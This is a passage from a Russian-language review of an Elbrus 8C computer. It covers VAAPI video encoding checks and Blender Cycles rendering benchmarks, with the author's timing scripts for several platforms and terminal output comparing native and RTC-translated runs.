
Скриншот 73. Опции кодировщика видео в OBS в Альт 10.

И это странно, т.к. в OBS с ffmpeg аппаратное ускорение работает. Я запускал тестовые стримы на Эльбрусе и использовал для этого VAAPI через ffmpeg в OBS. Но при этом в самом ffmpeg без OBS я не смог задействовать VAAPI. Я вполне мог что-то сделать не так, но, что получилось, вы видите.

```
ikakprosto@BitblazeOberon100Le8c: /home/ikakprosto
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c ~ $ vainfo
libva info: VA-API version 1.12.0
libva info: Trying to open /usr/lib64/dri/radeonsi_drv_video.so
libva info: Found init function __vaDriverInit_1_12
libva info: va_openDriver() returns 0
vainfo: VA-API version: 1.12 (libva 2.12.0)
vainfo: Driver version: Mesa Gallium driver 20.3.5 for Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.16
3-elbrus-def-alt2.23.1, LLVM 9.0.1)
vainfo: Supported profile and entrypoints
      VAProfileMPEG2Simple            : VAEntrypointVLD
      VAProfileMPEG2Main              : VAEntrypointVLD
      VAProfileVC1Simple              : VAEntrypointVLD
      VAProfileVC1Main                : VAEntrypointVLD
      VAProfileVC1Advanced            : VAEntrypointVLD
      VAProfileH264ConstrainedBaseline: VAEntrypointVLD
      VAProfileH264ConstrainedBaseline: VAEntrypointEncSlice
      VAProfileH264Main               : VAEntrypointVLD
      VAProfileH264Main               : VAEntrypointEncSlice
      VAProfileH264High               : VAEntrypointVLD
      VAProfileH264High               : VAEntrypointEncSlice
      VAProfileHEVCMain               : VAEntrypointVLD
      VAProfileHEVCMain               : VAEntrypointEncSlice
      VAProfileHEVCMain10             : VAEntrypointVLD
      VAProfileJPEGBaseline           : VAEntrypointVLD
      VAProfileNone                   : VAEntrypointVideoProc
ikakprosto@BitblazeOberon100Le8c ~ $
```

Скриншот 74. Вывод команды vainfo в Альт Линукс 10.

Я проверил через терминал: нет никаких проблем с VAAPI как с кодированием, так и с декодированием H.264 и H.265 видео. В общем, странно: VAAPI я могу использовать в OBS при помощи ffmpeg, но в самом ffmpeg напрямую я им воспользоваться не могу. Без понятия, в чём дело.



Скриншот 75. Проигрывание 4K 60 FPS 8-bit H.265 видео в VLC.

По части воспроизведения видео: в VLC у меня не было проблем даже с 4K 60 FPS 8-bit H.265 видео. Всё ок, видеокарта здесь задействуется.

С перекодированием видео в ffmpeg разобрались. Далее, прежде чем продолжить вопрос с видео, взглянем на то, что там с работой в 3D (Blender).

4.2. Рендеринг сцен в Blender.

С Blender есть некая накладочка: он работает весьма нестабильно на Эльбрусе. Выдаёт ошибки и периодически падает. Возможно, поэтому его убрали из Эльбрус ОС 7.1, хотя ещё в Эльбрус ОС 7.0 rc3 он был доступен в репозитории. Т.е. в наиболее свежей версии Эльбрус ОС он в принципе не присутствует. Но нас же интересует не то, стабильно ли он пашет, а то, что там с производительностью. А это мы примерно сможем оценить и так.


На Альт Линукс 10 используется Blender версии 2.93.4, а в Эльбрус ОС 7.0 rc3 – Blender 2.80. Я просто скопировал установочный .deb пакет Blender 2.80 из Эльбрус ОС 7.0 rc3 в Эльбрус ОС 7.1, и решил, что лучше протестирую так. Вопрос в том, как мы его будем тестировать. Классического Blender Benchmark под E2K ведь нету. И как быть? Что, вручную прогонять бенчмарк для всех сцен? А где хоть взять то эти сцены?

Я нашёл старую запись в блоге Blender, где для теста его движка CYCLES прикладывали архив с 6 разными сценами: BMW27, Classroom, Fishy Cat, Koro, Pavillon Barcelona и Victor. Это те же 6 сцен, что используются в Blender Benchmark, который мы обычно использовали для теста компьютеров и ноутбуков в Windows. Этот же бенчмарк, к слову, есть и для Linux, но под E2K он недоступен.

Что я решил в итоге? Просто загрузил эти сцены, выкачал старую версию Blender под x86 (2.80 брал для сравнения с OSL и 2.93.4 для сравнения с Альт), и написал небольшой набор команд, который будет проводить тест с этими сценами в консоли.

Зачем тестировать скриптом через консоль? Так мы проведём тест поочерёдно с несколькими сценами и получим все результаты в одном маленьком окошке. Почти как в Blender Benchmark, только мы воспользуемся консолью, а не приложением с графическим интерфейсом.

И тут есть несколько нюансов.



Скриншот 76. Минимальная версия Blender в Blender Benchmark.

Во-первых, если вы захотите воспользоваться Blender Benchmark для проведения теста у себя, минимальная доступная там версия будет – Blender 2.81. Тут никакой проблемы нет, т.к. Blender версии 2.81 имеет минимальные отличия в сравнении с Blender версии 2.80. По части производительности там точно никаких различий нет, уже проверял у себя на ноутбуке.

Во-вторых, мы не можем сравнивать результаты с Blender Benchmark напрямую с теми, которые получаем при тестировании в консоли. Я в консоли тестирую с одними параметрами, а как этот тест проводит Blender Benchmark, честно говоря, я в душе не чаю. И у меня получается расхождение в результатах при тестировании Blender Benchmark с его каким-то методом теста и при тестировании обычного Blender через консоль.

Пока я писал эту статью, я много раз правил, как-то корректировал команды, но на результатах эти правки сказаться не должны (они касаются внешнего вида и несущественных нюансов). Если видите, что команды на скриншоте отличаются от тех, что я привожу, не пугайтесь, т.к. что с теми, что с другими вы получите одни и те же результаты.

Просто загрузите себе нужные версии Blender, распакуйте их, и в корне директории с папками Blender распакуйте также сцены для теста (я их просто вытащил из папки benchmark и оставил рядом с самой программой Blender).

Для теста на Linux с x86 подойдёт эта команда:

```
arch; postargs="--engine CYCLES --render-frame 1 -o /dev/null"; declare -a
blenderversions=("./blender-2.80-linux-glibc217-x86_64/blender" "./blender-
2.93.4-linux-x64/blender"); for blender in "${blenderversions[@]}"; do echo "";
$blender --version | egrep "Blender.*" ; for demosample in
"bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend"
"fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend"
"pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do
/usr/bin/time -f "Execution time: %E (%e seconds). $($blender --version | grep
Blender). Scene: $(basename $demosample .blend)" bash -c "$blender --background
$demosample $postargs &>/dev/null"; done; done;
```

На Windows с x86 воспользуйтесь этой командой (замените значения в blenderversions на те версии blender, что вы собрались тестировать):

```
$blenderversions="2.80-windows32","2.80-windows64","2.93.4-windows-x64";
$demosamples="bmw27\bmw27_cpu.blend","classroom\classroom_cpu.blend","fishy_cat\f
ishy_cat_cpu.blend","koro\koro_cpu.blend","pabellon_barcelona\pavillon_barcelone_
cpu.blend","victor\victor_cpu.blend"; ForEach ($blenderversion in
$blenderversions) { Write-Output ''; $blender="blender-$blenderversion\blender";
Invoke-Expression "& $blender --version" | select -first 1; ForEach ($demosample
in $demosamples) { $ElapsedTime=(Measure-Command -Expression { Invoke-Expression
"& $blender --background $demosample --engine CYCLES --render-frame 1 -o $null
2>&1 | Out-Null" } ); Write-Output "Elapsed:
$($ElapsedTime.Hours):$($ElapsedTime.Minutes):$($ElapsedTime.Seconds).$($ElapsedT
ime.MilliSeconds) ($($ElapsedTime.TotalSeconds ) seconds). Scene: $($(Get-Item
$demosample).Basename) " } };
```

На Linux с ARM для теста с транслятором ExaGear и без него используйте этот набор команд (здесь замените /usr/bin/blender на другую директорию, если у вас версия Blender для ARM устанавливается из репозитория в иную директорию):

```
blender --version | grep Blender; postargs="--engine CYCLES --render-frame 1 -o
/dev/null"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a
blenderversions=("/usr/bin/blender" "./blender-2.82-linux64/blender"); else
declare -a blenderversions=("/usr/bin/blender"); fi; for blender in
"${blenderversions[@]}"; do if [[ $blender == ${blenderversions[1]} ]]; then echo
""; /opt/exagear/bin/ubt_x64a64_al -v; echo ""; exagear -- $blender --version |
grep Blender; fi; for demosample in "bmw27/bmw27_cpu.blend"
"classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend"
"koro/koro_cpu.blend" "pabellon_barcelona/pavillon_barcelone_cpu.blend"
"victor/victor_cpu.blend"; do if [[ $blender == "/usr/bin/blender" ]]; then
mode="Native"; exagear=""; exagearargs=""; else mode="ExaGear";
exagear="/usr/bin/exagear"; exagearargs=" -- "; fi; /usr/bin/time -f "Execution
time: %E (%e seconds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -
c "$exagear $exagearargs $blender --background $demosample $postargs
&>/dev/null"; done; done;
```

Для Mac я написал маленький набор команд, который сперва загрузит вам Blender версий 2.93.4 как для x86, так и для ARM, если у вас Mac на Apple Silicon (если x86 Mac на Intel, у вас загрузится только x86 версия):

```
mkdir blender; cd blender;
demosdownload="https://download.blender.org/demo/test/cycles_benchmark_20160228.z
ip"; wget $demosdownload; unzip -q $(basename $demosdownload); mkdir x86; if [[
$(arch) =~ ^(arm|aarch64) ]]; then mkdir arm; declare -a
blenderdownloads=("https://download.blender.org/release/Blender2.93/blender-
2.93.4-macos-arm64.dmg"
"https://download.blender.org/release/Blender2.93/blender-2.93.4-macos-x64.dmg");
elif [[ $(arch) =~ ^((x|i[[:digit:]])86|^amd64|^x64) ]]; then declare -a
blenderdownloads=(""https://download.blender.org/release/Blender2.93/blender-
2.93.4-macos-x64.dmg""); fi; for blenderdownload in "${blenderdownloads[@]}"; do
wget -q $blenderdownload; hdiutil attach -quiet $(basename $blenderdownload); if
[[ $blenderdownload =~ ((x|i[[:digit:]])86.dmg$|x64.dmg$|amd64.dmg$) ]]; then cp
-a /Volumes/Blender/blender.app x86/ ; elif [[ $blenderdownload =~
(arm(64)?.dmg$|aarch64.dmg$) ]]; then cp -a /Volumes/Blender/blender.app arm/ ;
fi; hdiutil detach -quiet /Volumes/Blender; done;
```

Для запуска самого теста на Mac вам понадобится этот набор команд:

```
postargs="--engine CYCLES --render-frame 1 -o /dev/null"; if [[ $(arch) =~
^(arm|aarch64) ]]; then declare -a folders=("x86" "arm"); elif [[ $(arch) =~
^((x|i[[:digit:]])86|^amd64|^x64) ]]; then declare -a folders=("x86"); fi; for
folder in "${folders[@]}"; do
blender="$folder/blender.app/Contents/MacOS/Blender"; file $blender; if [[
$(arch) =~ ^(arm|aarch64) && folder == "x86" ]]; then translator="arch -x86_64 ";
else translator=""; fi; $translator$blender --version | head -n 1; for demosample
in "bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend"
"fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend"
"pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do
/usr/bin/time bash -c "$translator$blender --background benchmark/$demosample
$postargs &>/dev/null"; done; done
```

Ну и команда для теста Blender на Эльбрусе на Эльбрусе с транслятором RTC и без него (без RTC тестировал версию из репозитория):

```
blender --version | grep Blender; postargs="--engine CYCLES --render-frame 1 -o
/dev/null"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a
blenderversions=("/usr/bin/blender" "./blender-2.80-linux-glibc217-
x86_64/blender"); else declare -a blenderversions=("/usr/bin/blender"); fi; for
blender in "${blenderversions[@]}"; do if [[ $blender == "/mnt/shared/blender-
benchmark/blender-2.80-linux-glibc217-x86_64/blender" ]]; then echo "";
/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob --version; echo ""; fi; for demosample in
"bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend"
"fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend"
"pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do
if [[ $blender == "/usr/bin/blender" ]]; then mode="Native"; rtc=""; rtcargs="";
else mode="RTC"; rtc="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; rtcargs="--
path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b
/etc/resolv.conf -b /mnt/shared -- "; fi; /usr/bin/time -f "Execution time: %E
(%e seconds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -c "$rtc
$rtcargs $blender --background $demosample $postargs &>/dev/null"; done; done
```

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/blender-benchmark
Файл Правка Вид Терминал Вкладки Справка
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/blender-benchmark$ echo "$(lscpu | egrep -i 'Model name|Имя модели|MHz' | awk '{ORS=" "; print $3}')MHz; $(f
ree -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)"; echo "$(lcc --version | awk '{ORS= " ";
print}'); meson $(meson --version); ninja $(ninja --version)"
E8C 1300 MHz; 31Gi RAM;  Elbrus Linux 7.1; kernel 5.4.0-3.15-e8c-nn
lcc:1.26.09:Nov-16-2021:e2k-v4-linux gcc (GCC) 9.3.0 compatible ; meson 0.56.2; ninja 1.8.2.git
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/blender-benchmark$ blender --version | grep Blender; postargs="--engine CYCLES --render-frame 1 -o /dev/null
"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a blenderversions=("/usr/bin/blender" "/mnt/shared/blender-benchmark/blender-2.80-linux-glibc2
17-x86_64/blender"); else declare -a blenderversions=("/usr/bin/blender"); fi; for blender in "${blenderversions[@]}"; do if [[ $blender == "/mnt/shared/
blender-benchmark/blender-2.80-linux-glibc217-x86_64/blender" ]]; then echo ""; /opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob --version; echo ""; fi; for demos
ample in "bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_barce
lone_cpu.blend" "victor/victor_cpu.blend"; do if [[ $blender == "/usr/bin/blender" ]]; then mode="Native"; rtc=""; rtcargs=""; else mode="RTC"; rtc="/opt
/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; rtcargs="--path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -b /m
nt/shared -- "; fi; /usr/bin/time -f "Execution time: %E (%e seconds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -c "$rtc $rtcargs $blende
r --background $demosample $postargs &>/dev/null"; done; done
Blender 2.80 (sub 75)
Execution time: 23:36.62 (1416.62 seconds). Mode: Native. Scene: bmw27_cpu
bash: строка 1: 19589 Ошибка шины   /usr/bin/blender --background classroom/classroom_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/nul
l
Command exited with non-zero status 135
Execution time: 0:04.85 (4.85 seconds). Mode: Native. Scene: classroom_cpu
Execution time: 34:19.75 (2059.75 seconds). Mode: Native. Scene: fishy_cat_cpu
bash: строка 1: 19748 Ошибка шины   /usr/bin/blender --background koro/koro_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/null
Command exited with non-zero status 135
Execution time: 0:16.87 (16.87 seconds). Mode: Native. Scene: koro_cpu
bash: строка 1: 19790 Ошибка шины   /usr/bin/blender --background pabellon_barcelona/pavillon_barcelone_cpu.blend --engine CYCLES --render-frame 1 -o /de
v/null &> /dev/null
Command exited with non-zero status 135
Execution time: 0:05.95 (5.95 seconds). Mode: Native. Scene: pavillon_barcelone_cpu
Execution time: 2:04:48 (7488.77 seconds). Mode: Native. Scene: victor_cpu

RTC version v4.1, SVN r135483, compiled using lcc v1.26.09 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0

Execution time: 28:10.02 (1690.02 seconds). Mode: RTC. Scene: bmw27_cpu
Execution time: 1:09:07 (4147.54 seconds). Mode: RTC. Scene: classroom_cpu
Execution time: 42:00.67 (2520.67 seconds). Mode: RTC. Scene: fishy_cat_cpu
Execution time: 51:19.41 (3079.41 seconds). Mode: RTC. Scene: koro_cpu
Execution time: 1:32:53 (5573.01 seconds). Mode: RTC. Scene: pavillon_barcelone_cpu
Execution time: 2:38:10 (9490.31 seconds). Mode: RTC. Scene: victor_cpu
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/blender-benchmark$
```


Скриншот 77. Тест Blender 2.80 в OSL 7.1 (пакет Blender из OSL 7.0rc3) на Эльбрус 8С.

```
ikakprosto@BitblazeOberon100Le8c: /mnt/shared/blender-benchmark
Файл Правка Вид Поиск Терминал Справка
'^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)";
E8C 1300 MHz; 31Gi RAM;  ALT Workstation 10.0 (Autolycus); kernel 5.4.163-elbrus-def-alt2.23.1
ikakprosto@BitblazeOberon100Le8c blender-benchmark $ blender --version | grep Blender; postargs="--engine CYCLES --render-frame 1 -o /dev/null"; if [[ ! $(arc
h) =~ ([xi]3?86.*|amd.*) ]]; then declare -a blenderversions=("/usr/bin/blender" "/mnt/shared/blender-benchmark/blender-2.93.4-linux-x64/blender"); else decla
re -a blenderversions=("/usr/bin/blender"); fi; for blender in "${blenderversions[@]}"; do if [[ $blender == "/mnt/shared/blender-benchmark/blender-2.93.4-lin
ux-x64/blender" ]]; then echo ""; /opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob --version; echo ""; fi; for demosample in "bmw27/bmw27_cpu.blend" "classroom/classro
om_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do if [[ $ble
nder == "/usr/bin/blender" ]]; then mode="Native"; rtc=""; rtcargs=""; else mode="RTC"; rtc="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; rtcargs="--path_prefix
/mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -b /mnt/shared -- "; fi; /usr/bin/time -f "Execution time: %E (%e secon
ds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -c "$rtc $rtcargs $blender --background $demosample $postargs &>/dev/null"; done; done
Blender 2.93.4
bash: строка 1:  7454 Недопустимая инструкция                    /usr/bin/blender --background bmw27/bmw27_cpu.blend --engine CYCLES --render-frame 1 -o /dev
/null &> /dev/null
Command exited with non-zero status 132
Execution time: 0:06.44 (6.44 seconds). Mode: Native. Scene: bmw27_cpu
bash: строка 1:  7483 Недопустимая инструкция                    /usr/bin/blender --background classroom/classroom_cpu.blend --engine CYCLES --render-frame 1
 -o /dev/null &> /dev/null
Command exited with non-zero status 132
Execution time: 0:06.87 (6.87 seconds). Mode: Native. Scene: classroom_cpu
Execution time: 40:50.19 (2450.19 seconds). Mode: Native. Scene: fishy_cat_cpu
bash: строка 1:  7623 Недопустимая инструкция                    /usr/bin/blender --background koro/koro_cpu.blend --engine CYCLES --render-frame 1 -o /dev/n
ull &> /dev/null
Command exited with non-zero status 132
Execution time: 0:08.78 (8.78 seconds). Mode: Native. Scene: koro_cpu
Execution time: 1:24:10 (5050.57 seconds). Mode: Native. Scene: pavillon_barcelone_cpu
bash: строка 1:  7819 Недопустимая инструкция                    /usr/bin/blender --background victor/victor_cpu.blend --engine CYCLES --render-frame 1 -o /d
ev/null &> /dev/null
Command exited with non-zero status 132
Execution time: 0:16.25 (16.25 seconds). Mode: Native. Scene: victor_cpu

RTC version v4.1, SVN r135483, compiled using lcc v1.26.09 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0

Command exited with non-zero status 1
Execution time: 29:55.66 (1795.66 seconds). Mode: RTC. Scene: bmw27_cpu
Command exited with non-zero status 1
Execution time: 1:13:52 (4432.60 seconds). Mode: RTC. Scene: classroom_cpu
Command exited with non-zero status 1
Execution time: 41:30.38 (2490.38 seconds). Mode: RTC. Scene: fishy_cat_cpu
Command exited with non-zero status 1
Execution time: 50:56.93 (3056.93 seconds). Mode: RTC. Scene: koro_cpu
Command exited with non-zero status 1
Execution time: 1:24:57 (5097.97 seconds). Mode: RTC. Scene: pavillon_barcelone_cpu
Command exited with non-zero status 1
Execution time: 2:20:27 (8427.04 seconds). Mode: RTC. Scene: victor_cpu
ikakprosto@BitblazeOberon100Le8c blender-benchmark $
```

Скриншот 78. Тест Blender 2.93.4 в Альт Линукс 10 на Эльбрус 8С.

Тестировал я здесь сразу и в трансляции с RTC, и без. И это интересный момент, т.к. в случае с Blender наиболее стабильная работа обеспечивается именно вариантом, работающим в RTC. Сами смотрите: в трансляции все бенчмарки успешно проходят, тогда как в нативном варианте программа может вылетать на некоторых сценах.

Взглянем на сцену Fishy Cat, которая у меня успешно рендерилась и на OSL 7.1 с Blender 2.80 из OSL 7.0cr3, и на Альте 10 с Blender 2.93.4.




Гистограмма 17. Результаты в сцене Fishy Cat при рендеринге в Blender.

И вот что занимательно в этой сцене: быстрее всего её отрендерил Эльбрус с Blender 2.80 в Эльбрус ОС 7.1, а в Альт Линуксе с версией 2.93.4 результат в трансляции и без неё отличается менее чем на 1 минуту. Ну и разница в трансляции между версиями 2.80 и 2.93.4 также минимальна.

О чём это говорит? В Альт Линуксе нативный Blender имеет меньшие оптимизации и по производительности он сопоставим с таковым в трансляции, а вот в OSL, хоть он и работает с ошибками (как и в Альт), но выжимает больше производительности. Вариант из Альт Линукс рендерил сцену на 19% дольше, и это существенная разница.

